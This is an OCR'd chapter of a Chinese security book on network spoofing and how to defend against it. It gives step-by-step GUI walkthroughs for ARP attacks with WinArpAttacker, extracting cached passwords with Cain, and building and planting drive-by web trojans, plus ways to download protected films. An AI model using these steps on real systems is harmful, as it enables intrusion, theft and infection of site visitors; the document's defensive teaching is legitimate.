采用这种欺骗技术时，网络流量和服务的切换（重定向）必须严格保密，因为一旦暴露就将招致攻击，从而导致入侵者很容易将任意已知有效的服务和这种用于测试入侵者的扫描探测及其

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

响应的欺骗区分开来。

2. 实施网络欺骗防护的注意事项

面对日益提高的网络攻击技术，任何一种网络欺骗技术都需要作相应提高，才能和攻击技术相抗衡。

（1）网络流量仿真

仿真流量的目的是使流量分析不能检测到欺骗。在欺骗系统中产生仿真流量有两种方法：一种方法是采用实时方式或重现方式复制真正的网络流量，这使得欺骗系统与真实系统十分相似，因为所有的访问连接都被复制了；第二种方法是从远程产生伪造流量，使入侵者可以发现和利用。

（2）网络的动态配置

真实网络是随时间而改变的，如果欺骗是静态的，那么在入侵者长期监视的情况下就会导致欺骗无效。因此，需要动态配置欺骗网络以模拟正常的网络行为，使欺骗网络也像真实网络那样随时间而改变。

（3）多重地址转换（multiple address translation）

地址的多次转换能将欺骗网络和真实网络分离开来，从而利用真实的计算机替换低可信度的欺骗，增加了间接性和隐蔽性。其基本的概念就是重定向代理服务（通过改写代理服务器程序实现），由代理服务进行地址转换，使相同的源和目的地址像真实系统那样被维护在欺骗系统中。从 m.n.o.p 进入到 a.b.c.g 接口的访问，将经过一系列的地址转换——由 a.f.c.g 发送到 10.n.o.p 再到 10.g.c.f，最后将数据包欺骗形式从 m.n.o.p 转换到真实机器上的 a.b.c.g。并且多重地址转换还可将欺骗服务绑定在与提供真实服务主机相同类型和配置的主机上，从而显著地提高欺骗的真实性。

（4）创建组织信息欺骗

如果某个组织提供有关个人和系统信息的访问，那么欺骗也必须以某种方式反映出这些信息。例如，如果组织的 DNS 服务器包含了个人系统拥有者及其位置的详细信息，那么在欺骗的 DNS 列表中也要具有伪造的拥有者及其位置，否则欺骗很容易被发现。而且，伪造的人和位置也需要有伪造的信息如薪水、预算和个人记录等。

总之，就是让攻击者感觉到所攻击的目标是一个真实的目标，或根本无法辨别目标是否是自己要真正进攻的，从而让攻击者确信自己的努力是按照自己的意愿进行的。

3. 网络欺骗的攻击技术

网络欺骗攻击技术是指攻击者利用改变本机的网络参数来达到欺骗网络验证设备的目的，从而使自己能够获得和网络中真正主机相同的权利，从而达到攻击整个网络的目的。

（1）ARP 欺骗技术

这种技术对网络安全管理员提出了更加实际的挑战，使得管理员将系统打足够的补丁也不能避免黑客的攻击。这样的网络欺骗技术要求安全管理员必须有相当的网络知识和网络布线技术才有可能防范黑客的攻击。

在 TCP 环境下，一个 IP 包要走到哪里和怎么走是由路由表来定义的，而当这个 IP 包到达网络后由哪台主机来响应则是由 Mac 地址来确定的，因此，只有当 IP 包中的 Mac 地址和网络中主

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

机的 Mac 地址相同时，该主机才会响应这个 IP 包。所以，在每台主机的内存中，都有一个 ARP→Mac 的转换表。通常是动态的转换表（在路由中，该 ARP 表可以被设置成静态的），也就是说，该转换表会被主机在需要时刷新。如果攻击者已经把网络中真实主机的 IP 拿下，那么就可以借用该主机 IP 让自己的计算机正常地访问网络。

为了防范 ARP 欺骗攻击，可以采取如下措施：

- 设置静态的 Mac→IP 对应表，不要让主机刷新已经设定好的转换表。
- 除非很有必要，否则停止使用 ARP，将 ARP 作为永久条目保存在对应表中。
- 不要把网络安全信任关系建立在 IP 基础上或 Mac 基础上，理想的信任关系应该建立在 IP+Mac 基础上。
- 使用 ARP 服务器，通过该服务器查找自己的 ARP 转换表来响应其他机器的 ARP 广播。
- 管理员定期从响应的 IP 包中获得一个 ARP 请求，然后检查 ARP 响应的真实性。
- 管理员定期轮询，检查主机上的 ARP 缓存。
- 使用硬件屏蔽主机，设置好路由，确保 IP 地址能到达合法的路径。注意，使用交换集线器和网桥无法阻止 ARP 欺骗。
- 使用防火墙连续监控网络。在使用 SNMP 的情况下，ARP 的欺骗有可能导致陷阱包丢失。
- 使用 proxy 代理 IP 的传输。

（2）基于 ICMP 的路由欺骗技术

微软的 Windows 98 和 Windows NT 系统都保持着一份已知的路由器列表，列表中位于第一项的路由器是默认路由器，如果默认路由器关闭，则位于列表第二项的路由器成为默认路由器。

默认路由器向发送者报告另一条到特定主机的更短路由，就是 ICMP 重定向。攻击者可利用 ICMP 重定向报文破坏路由，并以此增强其窃听能力。除了路由器，主机必须服从 ICMP 重定向。如果一台主机向网络中另一台机器发送了一个 ICMP 重定向消息，就可能引起其他主机路由表失效。如果一台机器伪装成路由器截获所有到某些目标网络或全部目标网络的 IP 数据包，就形成了窃听。

通过 ICMP 技术还可以对防火墙后的主机进行攻击和窃听。在一些网络协议中，IP 源路径选项允许 IP 数据报告自己选择一条通往目的主机的路径（这是一个非常不好，但又无可奈何的技术手段，多路径正是网络连接的精髓部分）。攻击者试图与防火墙后面的一个不可到达的主机 A 连接，只需在送出的 ICMP 报文中设置 IP 源路径选项，使报文有一个目的地址指向防火墙，而最终地址是主机 A。当报文到达防火墙时被允许通过，因为它指向防火墙而不是主机 A。防火墙的 IP 层处理该报文的源路径并被发送到内部网上，报文就到达了不可到达的主机 A。

避免 ICMP 重定向欺骗的最简单方法是将主机配置成不处理 ICMP 重定向消息，在 Linux 下可以利用 Firewall 明确指定屏蔽 ICMP 重定向包。另一种方法是验证 ICMP 的重定向消息。例如检查 ICMP 重定向消息是否来自当前正在使用的路由器。这要检查重定向消息发送者的 IP 地址并校验该 IP 地址与 ARP 高速缓存中保留的硬件地址是否匹配。

ICMP 重定向消息应包含转发 IP 数据报的头信息。报头虽然可用于检验其有效性，但也有可能被窥探仪加以伪造。无论如何，这种检查可增加管理员对重定向消息有效性的信心，并且由于无需查阅路由表及 ARP 高速缓存，所以做起来比其他检查更容易一些。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

6.1.2 用 WinArpAttacker 实现 ARP 欺骗

WinArpAttacker 是一款在网络中进行 ARP 欺骗攻击的工具，并且使被攻击的主机无法正常与网络进行连接。此外，它还是一款网络嗅探（监听）工具，使用它可以嗅探网络中的主机、网关等对象，同时也可以进行反监听，扫描局域网中是否存在监听。

跟着做：使用 WinArpAttacker 实现 ARP 欺骗攻击

01 将 WinArpAttacker 压缩包解压后，先安装 WinPcap，然后双击 WinArpAttacker.exe 程序即可进入其主界面，如图 6-1 所示。



图 6-1 WinArpAttacker 操作界面

02 单击工具栏上的【扫描】按钮，即可扫描出局域网中的所有主机。若执行【扫描】→【高级】命令，则可设置扫描范围，如图 6-2 所示。



图 6-2 设置扫描范围

03 单击工具栏上的【选项】按钮，则打开【选项】对话框，如图 6-3 所示。如果本地主机安装有多块网卡，则可在【适配器】标签卡选择绑定的网卡和 IP 地址。



图 6-3 设置适配器

04 在【攻击】标签卡中，用户可以设置网络攻击时的各种选项，如图 6-4 所示。除了 Arp flood 是次数外，其他的都是持续的时间，如果设为 0 则表示不停止。



图 6-4 设置攻击选项

05 在【更新】标签卡中，用户可以设置自动扫描的时间间隔，如图 6-5 所示。

06 在【检测】标签卡中，可以设置检测的频率，如图 6-6 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 6-5　设置更新选项



图 6-6　设置检测频率

07 在【分析】标签卡中，可以指定保存 ARP 数据包文件的名称与路径，如图 6-7 所示。

08 在【代理 Arp】标签卡中，用户可以启用代理 Arp 功能，如图 6-8 所示。



图 6-7　设置文件名称与保存路径



图 6-8　启用代理 Arp 功能

09 在【防护】标签卡中，用户可以启用本地和远程防欺骗保护功能，避免自己的主机受到 Arp 欺骗攻击，如图 6-9 所示。

10 在主界面中选取需要攻击的主机，单击【攻击】按钮右侧的下拉按钮，选择攻击方式，如图 6-10 所示。



图 6-9　使用防护功能



图 6-10　选择攻击方式

每月及時觀看電子月刊
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

11 受到攻击的主机将不能正常与 Internet 进行连接。单击【停止】按钮，则被攻击的主机恢复正常连接状态。

12 如果使用了嗅探攻击，则可单击【探测】按钮开始嗅探。

13 单击【保存】按钮，可将主机列表保存下来，以后单击【打开】按钮，即可打开主机列表。

14 如果用户对 ARP 包的结构比较熟悉，了解 ARP 攻击原理，则可自己动手制作攻击包，然后单击【发送】按钮进行攻击。



ArpSQ：是该机器的发送 ARP 请求包个数，ArpSP：是该机器的发送回应包个数，ArpRQ：是该机器的接收请求包个数，ArpRQ：是该机器的接收回应包个数。

6.1.3 网络监听的检测与防御

当成功登录一台网络主机，并取得了这台主机的超级用户的权限之后，黑客往往要扩大战果，尝试登录或夺取网络中其他主机的控制权。网络监听就是一种最简单而且最有效的方法，它常常能轻易获得用其他方法很难获得的信息。在网络上，监听效果最好的地方是在网关、路由器、防火墙一类的设备处，通常由网络管理员来操作。最方便的使用方法是在一个以太网中任何一台上网主机上运行监听工具，这也是大多数黑客的做法。

1. 网络监听的检测

对发生在局域网的其他主机上的监听，一直以来都缺乏很好的检测方法。这是由于产生网络监听行为的主机在工作时总是毫无声息地收集数据包，几乎不会主动发出任何信息。但目前网上已经有了一些解决这个问题的思路和产品。

- 反应时间：向怀疑有网络监听行为的网络发送大量垃圾数据包，根据各个主机回应的情况进行判断，正常的系统回应的时间应该没有太明显的变化，而处于混杂模式的系统由于对大量的垃圾信息照单全收，所以回应时间很有可能会发生较大的变化。
- 观测 DNS：许多网络监听软件都会尝试进行地址反向解析，在怀疑有网络监听发生时，可以在 DNS 系统上观测有没有明显增多的解析请求。
- 利用 ping 模式进行检测：由于当一台主机进入混杂模式时，以太网的网卡会将所有不属于它的数据照单全收，所以用户就可以这样来操作：假设怀疑的主机的硬件地址是 00:30:6E:00:9B:B9，它的 IP 地址是 192.168.1.1，则可伪造出一种 ICMP 数据包，其硬件地址是不与局域网内任何一台主机相同的 00:30:6E:00:9B:9B，目的地址是 192.168.1.1 不变，发送该数据包后，任何正常的主机都会检查这个数据包，比较数据包的硬件地址，因与自己的硬件地址不符，就不会理会这个数据包，而处于网络监听模式的主机，由于它的网卡处于混杂模式，更不会去对比这个数据包的硬件地址，而是将这个数据包直接传到上层，上层检查数据包的 IP 地址，发现符合后会对这个 ping 的 ICMP 数据包做出回应，这样，一台处于网络监听模式的主机就被发现了。
- 利用 ARP 数据包进行检测：除了使用 ping 进行监测外，目前比较好的检测方式是利用 ARP 方式进行检测。这种模式是 ping 方式的一种变体，它使用 ARP 数据包替代了上述的 ICMP 数据包，向局域网内的主机发送非广播方式的 ARP 包，如果局域网内的某个主机响应了这个 ARP 请求，那么就可以判断它很可能处于网络监听模式。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

- 使用反监听工具进行检测：使用 antisniffer 等反监听工具可以检测出网络是否被监听，并确定运行监听工具的主机。

2．网络监听的防御

网络监听的防御一般比较困难，通常可采取数据加密和网络分段两种方法。

- 数据加密：数据加密的优越性在于，即使攻击者获得了数据，如果不能破译，这些数据对他也是没有用的。一般而言，人们真正关心的是那些秘密数据的安全传输，使其不被监听和偷换。如果这些信息以明文的形式传输，就很容易被截获。因此，对秘密数据进行加密传输是一个很好的办法。
- 网络分段：因为网络监听只能监听到本网段内的传输信息，所以可以采用网络分段技术，建立安全的网络拓扑结构，将一个大的网络分成若干个小的网络，如将一个部门、一个办公室等可以相互信任的主机放在一个物理网段上，网段之间再通过网桥、交换机或路由器相连，实现相互隔离。这样，即使某个网段被监听了，网络中的其他网段还是安全的。
- 运用 VLAN 技术

 运用 VLAN（虚拟局域网）技术，将以太网通信变为点到点通信，可以防止大部分基于网络监听的入侵。

6.1.4 金山 ARP 防火墙的使用

金山ARP防火墙能够双向拦截ARP欺骗攻击包，监测锁定攻击源，时刻保护局域网内计算机的正常上网数据流向，是一款是适于个人用户的反ARP欺骗保护工具。

跟着做：使用金山 ARP 防火墙拦截 ARP 欺骗攻击包

01 从网上下载压缩包并解压后，双击 KAntiarp.exe 图标进行安装。安装完毕后，双击桌面上的“金山 ARP 防火墙”图标即可进入其操作界面，如图 6-11 所示。



图 6-11 “金山 ARP 防火墙”主界面

02 单击【综合设置】标签卡，用户可以设置防火墙的一般选项和 ARP 安全选项，如图 6-12 所示。若需要，可单击【导出设置】按钮，将选项设置保存到文件中。



图 6-12 【综合设置】标签卡

03 单击【基本设置】选项区中的【修改设置】按钮，可设置防火墙的运行相关选项，如图 6-13 所示。

04 单击【ARP 安全设置】选项区中的【修改设置】按钮，可以设置有关 ARP 攻击拦截等选项，如图 6-14 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 6-13　运行选项设置



图 6-14　设置 ARP 选项

05 在【监控状态】标签中，可以看到监控时拦截到的有关信息，如图 6-15 所示。

06 在【监控日志】标签中，可以查看到拦截的日志记录，如图 6-16 所示。



图 6-15　监控信息



图 6-16　日志记录

07 单击【浏览历史日志】按钮，可使用记事本打开拦截的历史记录。

08 单击【清空列表记录】按钮，则可将【监控日志】标签卡显示的记录清除。

6.2　形形色色的网络欺骗

6.1 节介绍了一些网络欺骗的基本内容，即利用网络欺骗技术进行防御和利用网络欺骗技术进行攻击的理论知识。本节将介绍网络欺骗技术的具体应用实例，从而让读者对网络欺骗攻击技术具有更深的了解，提高网络欺骗的防范意识。

6.2.1　网络游戏盗号骗术防范

所有对网络游戏稍有了解的人都知道，玩网络游戏不仅耗费玩家的时间、精力，对于收费的网络游戏还需要花费金钱，所以每个玩家对自己游戏中的角色都格外关注，一旦不小心被别人盗取了号码或自己游戏角色身上的优秀装备，就会有痛不欲生之感，懊恼之极。为了让广大游戏玩家掌握一定的防盗技巧，提高防盗意识，下面介绍一些网络盗号的方法与技巧，以及防范措施。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

1. 用木马盗号

使用木马盗取玩家号码是黑客最常用的一种方法，尤其是在一些公共网络场所，有人会故意在某台机器中种上木马，然后等待其他人使用这台机器玩网络游戏，一旦使用者输入了自己的游戏账号和密码，则木马程序将记录下账号与密码，并保存到本地磁盘某个隐藏的文件夹中，或直接发送到种植木马者的电子邮箱中。

针对这种情况，建议用户在使用计算机之前先使用杀毒软件进行查杀，特别是在公共场所使用计算机更应如此。如果为了节省时间，则可使用一些木马专杀工具，减少查杀时间。如果使用的是自己的计算机，则建议安装防火墙和杀毒软件，并定期查杀，从而拦截木马和病毒的入侵，使用防火墙不仅可以拦截已知木马，还可以在新型木马访问网络时提醒用户，帮助用户识别。

跟着做：手动删除传奇木马（本操作适用于 Windows NT/2000/XP/2003 操作系统）

01 按 Ctrl+Alt+Del 组合键打开【Windows 任务管理器】，选择【进程】标签，将传奇木马进程 intren0t.exe 结束。

02 使用【我的电脑】窗口，进入系统所有文件夹（Winnt 或 Windows）中，找到 intren0t.exe 文件将其删除。

03 打开【注册表编辑器】窗口，选择 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run 项，将右侧窗口中的 "intren0t" = "%SystemRoot%\intren0t.exe"键删除。

04 选择 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices 注册表项，将右侧窗口中的"intren0t" = "%SystemRoot%\intren0t.exe"键删除。

2. 远程控制方式盗号

通过远程控制方式可以远程查看和控制目标主机（肉鸡），从而拦截用户的输入，记录用户的游戏账号和密码。针对这种方式，用户同样可以使用防火墙和杀毒软件进行查杀，因为现在很多杀毒软件都将具有恶意的远程控制软件加到了病毒库中，一旦发现本地计算机中运行有这些程序，就会立即报告并清除。

3. 利用系统漏洞盗号

这是一种通过系统漏洞在“肉鸡”中植入木马或远程控制工具，然后通过第一种或第二种方式进行盗号的活动。针对这种方式，用户可以经常利用系统漏洞扫描工具，扫描自己的系统，发现漏洞应及时下载并安装相应的补丁，使盗号者无漏洞可以利用，保护自己的游戏账号与密码的安全。

6.2.2 网站上的钓鱼术

由于很多网络游戏都需要使用充值卡进行充值后才能正常玩，所以有些不法分子就通过欺骗充值而获得不法收入。这些不法分子注册与游戏商网站相似的域名，并抄袭制作出与游戏商网站完全一致的操作界面，欺骗迷惑广大游戏爱好者，使不知情者前往充值，从而达到骗取点卡、游戏账号与密码的目的。

每月及時觀看電子月刊
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

1. 欺骗原理

以网易游戏《大话西游 OnlineII》为例，网易点数卡充值查询中心网站域名为 http://pay.163.com，而曾经用来欺骗广大用户的非法网站域名为 http://www. pay163.com。如果充值者不注意辨别，就可能将该网站错当是网易游戏《大话西游 OnlineII》的充值网站。

还有一些欺骗网站与官方网络游戏网站首页完全相同，各项链接也正确链接到官方网站，但在主页的公告中增加了一条虚假有奖消息，点击后就会进入填写资料页面，并说明填写之后就可以中奖。如果用户相信了该虚假消息，并真实填写了相应的资料内容，就会造成游戏账号与密码的丢失。

2. 防范方法

针对以上欺骗网站的情况，建议广大网络游戏玩家采取以下措施：

- 充值时，不要轻信任何非官方网站表单提交程序，一定通过搜索引擎等方式进入网络游戏公司正式页面以确保不会有危险。
- 发现欺骗网站后应及时向网络游戏公司举报，让网络游戏公司对非法网站采取屏蔽等措施，避免其他不知情玩家受骗。

3. 提高防范意识

除了伪造网页外，还有靠冒充网游管理员来骗取玩家账号和密码的情况。这种情况比较常见的是，盗号者申请“发奖员”、“点卡验证员”等名字，然后利用信件频道发送一些虚假中奖消息，骗取玩家账号和密码。

为了防止上当受骗，广大网游玩家应采取如下防范措施：

- 在游戏中一般只有一个名字叫“游戏管理员”，其他任何名称都是假冒的，而且“游戏管理员”在游戏中一般不会向用户索取账号和密码的。
- 在游戏中如果有必要索取玩家的账号和密码时，管理员只会在游戏频道中与用户联系，不会经过其他任何途径索取玩家游戏账号和密码。
- 任何与中奖有关的信息，网游公司只会在主页以公告形式向广大用户公布，不会在游戏中直接与玩家联系。
- 如果用户在游戏过程中发现有人给自己发送中奖消息，就可以马上与在线管理员联系，让网游公司进行处理。

最后建议广大玩家经常登录游戏官方网站，查看有无盗号的相关通知和公告。一般来说，网游公司会在发现黑客的第一时间告诉大家。只要广大玩家随时提高警惕，那么出现错误登录非法网站从而导致账号丢失的可能性就相当小了。

6.2.3 游戏账户破解防范

现在绝大多数网站与网络游戏登录界面上都有记住密码功能，如果用户使用了该功能，则黑客就可能会利用一款专用工具，提取保留的用户账号与密码，从而达到盗取用户密码的目的。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：Cain V4.9 汉化版为例，从缓存提取用户账号与密码

01 下载并解压后，先安装 WinPcap，然后双击 svchost.exe 图标进入其操作界面，如图 6-17 所示。

02 单击工具栏上的【添加到列表】按钮➕即可提取缓存中的账号和密码。由此可以看出，用户最好不要使用记录密码功能。



图 6-17 Cain 主界面

为了防止自己登录网站或游戏的账号与密码被盗，需采取如下防范措施：

- 尽量不要将账号暴露在公共论坛和其他网站，更不要使用记住密码功能。
- 在设置密码时，尽量设置得复杂一些，位数应在 8 位以上，且数字、字母和其他字符混杂。
- 不要使用可轻易获得的关于自己的信息作为密码，如生日、身份证号码、手机号码、居住的街道名称、门牌号码等。
- 要经常更换密码，因为再复杂的密码也是可以被破解的，所以经常更换密码可以提高密码的安全系数。
- 申请密码保护，也就是设置安全码，安全码不要与密码相同，如果没有设置安全码，别人一旦破解了密码就可以修改该密码的全部个人资料与登录密码。
- 进行完善的用户登录权限和软件安装权限管理，并尽可能地使用一些锁定软件在短暂离开时锁定计算机，避免其他人非法使用自己的计算机。

6.2.4 动鲨网页木马

经常上网的人可能都有过浏览某个网站时感染病毒或木马的经历，这些木马的来源就是那些恶意网页，被称之为“网页木马”。动鲨网页木马生成器则是专门用于制造网页木马的工具。动鲨网页木马生成器可以生成两种木马，即动鲨网页木马和 SEASKY7 木马。

在制作木马之前，需要先说明一下：使用该生成器只是负责生成网页代码部分，而不是完整的木马，使用的木马可以根据自己的喜好进行选择，这样也可以减小将来被杀毒软件查杀的可能性。

1. 木马的制作

动鲨网页木马生成器的操作方法十分简单，只要用户在所需文本框中输入木马所在的URL地址，就可以生成动鲨网页木马或SEASKY7木马。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用动鲨网页木马生成器制作木马

01 将动鲨网页木马生成器下载并解压后，双击 ma.exe 文件即可进入其操作界面，如图 6-18 所示。



图 6-18 动鲨网页木马生成器界面

02 如果要生成动鲨网页木马，则需要在【动鲨网页木马】选项区文本框中输入需要加载的木马程序的 URL 地址，单击【生成网页木马】按钮，即可在动鲨网页木马生成器所在文件夹中产生一个【动鲨木马】文件夹，其中包括 3 个文件，如图 6-19 所示。



图 6-19 生成的木马文件

03 将所生成的木马文件全部上传到网站的某个目录下，并在需要加载木马的网页中加入动鲨网页木马生成器要求的网页代码，这样别人访问该网页时就会自动加载木马。

04 如果要生成 SEASKY7 木马，则需在【SEASKY7 网页木马】选项区中输入木马所在的 URL 地址，单击【生成网页木马】按钮。

05 将生成的【SEASKY7 木马】文件夹中的两个文件上传到网站中，按要求在需要加木马的网页添加相应的代码。别人访问该网页时就会自动加载木马。

2. 网页木马的防范

网页木马由访问网页自动将木马程序下载到本地计算机中，并自动运行，从而实现神不知鬼不觉种植木马的目的。现在网页木马非常盛行，所以平时在上网时一定要注意防范。

动鲨网页木马的安装路径是 X:\windows\system32\win.exe
Seasky7 木马的安装路径是 X:\windows\server.exe

如果知道已经被种植了木马，且知道了木马的藏身位置，则可进行手动清除。但很多时候是在完全不知情的情况下感染了木马，这样就会给自己造成意想不到的损失。所以切忌访问一些非优秀的“黑客”网站，并经常使用杀毒软件对自己的计算机进行查杀，防患于未然。

6.3 突破网络封锁限制

现在网络上有很多资源都是不能随意下载的，特别是一些电影网站，往往只允许访问者在线观看，而不能下载到本地计算机中，那么有没有办法对这些限制进行破解呢？

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

6.3.1 突破封锁下载影片

有很多网络电影只能在线欣赏而不能下载或离线观看，对于这种情况是有破解方法的，经破解之后，用户就可以将其下载到本地计算机中，进行离线观看了。

1．搜索下载法

如果想要搜索下载刚刚公映的新影片，不妨用 google 这样的搜索引擎搜索“影片名+视频格式后缀”的关键词，可能就会搜索到该影片的下载链接。

跟着做：搜索下载影片（以影片《天下无贼》为例）

01 打开 google 搜索引擎，在其搜索栏中输入“天下无贼 .rmvb”关键词，单击【Google 搜索】按钮，就可以看到一些该影片的下载链接，如图 6-20 所示。

02 复制下载链接，使用下载工具下载到本地计算机中，就可以离线观看了。




图 6-20 搜索结果

2．断线下载法

很多在线播放电影的网站，在播放时都会弹出一个 Real Player 播放器窗口，正常情况下无法从这个窗口中获知影片的下载地址，但如果使用断线下载法就有可能查出其下载地址。

跟着做：断线下载影片

01 进入电影网站，点击需要播放的影片链接，在出现播放窗口并开始缓冲后，断开网络连接，此时将出现报错提示对话框，如图 6-21 所示。

02 复制提示信息框中的链接地址，然后使用下载工具即可将该影片下载到本地计算机中。




图 6-21 提示信息框

3．从 ASX 文件中找到下载地址

ASX 文件是一种文本文件，它的主要目的是对流信息进行重定向，类似 rpm（rm 的中转文件）文件，但通常会给人一种媒体文件的假象。

在 ASX 文件中包含了媒体文件所对应的 URL 地址，当网页设计链接与 ASX 文件发生联系时，浏览器会直接将 ASX 的内容发送给 Media Player，并调用 Media Player 根据 ASX 文件的信

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

息和相应的协议打开指定位置上的多媒体信息流或多媒体文件。根据以上原理，用户就可以从 ASX 文件中找到影片的下载地址，将其下载到本地计算机中。

跟着做：从 ASX 文件中找下载地址（以 Windows XP 系统中的 ASX 文件为例）

01 在 Windows XP 系统中右键单击 ASX 文件，在弹出的快捷菜单中选取【打开方式】→【选择程序】命令，如图 6-22 所示。



图 6-22　文件快捷菜单

02 在弹出的【打开方式】对话框中选择【记事本】程序，如图 6-23 所示。



图 6-23　选择打开程序

03 单击【确定】按钮，即可使用记事本打开所选 ASX 文件，如图 6-24 所示。

04 从中可以看出多媒体文件的链接地址，如 http://static.video.qq.com/v1/res/QQPlayer.swf 就是下载链接。利用此链接，用户就可以使用流媒体播放器进行播放或使用下载软件进行下载了。



图 6-24　打开的 ASX 文件

4．下载受保护的流媒体文件

对于一些隐藏较深、保护得更完善的流媒体文件，需要用另外的软件进行分析、整理，找到其真实的地址。因为流媒体文件能够在本地播放，那么其真实的地址就一定是隐藏在发送到本机的网络数据包中，所以只要用软件截获网上发送过来的数据包，然后再加以分析，就能够找到其真实地址了。

Project URL Snooper 作为一款网络信息嗅探软件，能够实时跟踪通过本地计算机中的数据信息，并分析出里面各种类型的 URL 地址。它还可以用来配合 Streambox、VCR、ASFR、SDP 等一些流行的流媒体下载影片。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用 Project URL Snooper 下载受保护的流媒体文件

01 下载并安装 Project URL Snooper 后，通过【开始】菜单即可运行该程序并进入其操作界面，如图 6-25 所示。



图 6-25 Project URL Snooper 操作界面

02 在【常规选项】标签卡中，选择需要监听的适配器，并选取【只搜索这台计算机】复选项，如图 6-26 所示。



图 6-26 设置监听选项

03 在【搜索】标签卡中，选取【隐藏非媒体流地址】、【隐藏空文件】、【去除重复项目】等复选项。

04 进入电影网站并播放需要下载的影片，再单击 Project URL Snooper【搜索】标签卡中的【搜索文件】按钮开始搜索。

05 在搜索结果列表窗口中可以看到搜索的影片下载地址，如图 6-27 所示。



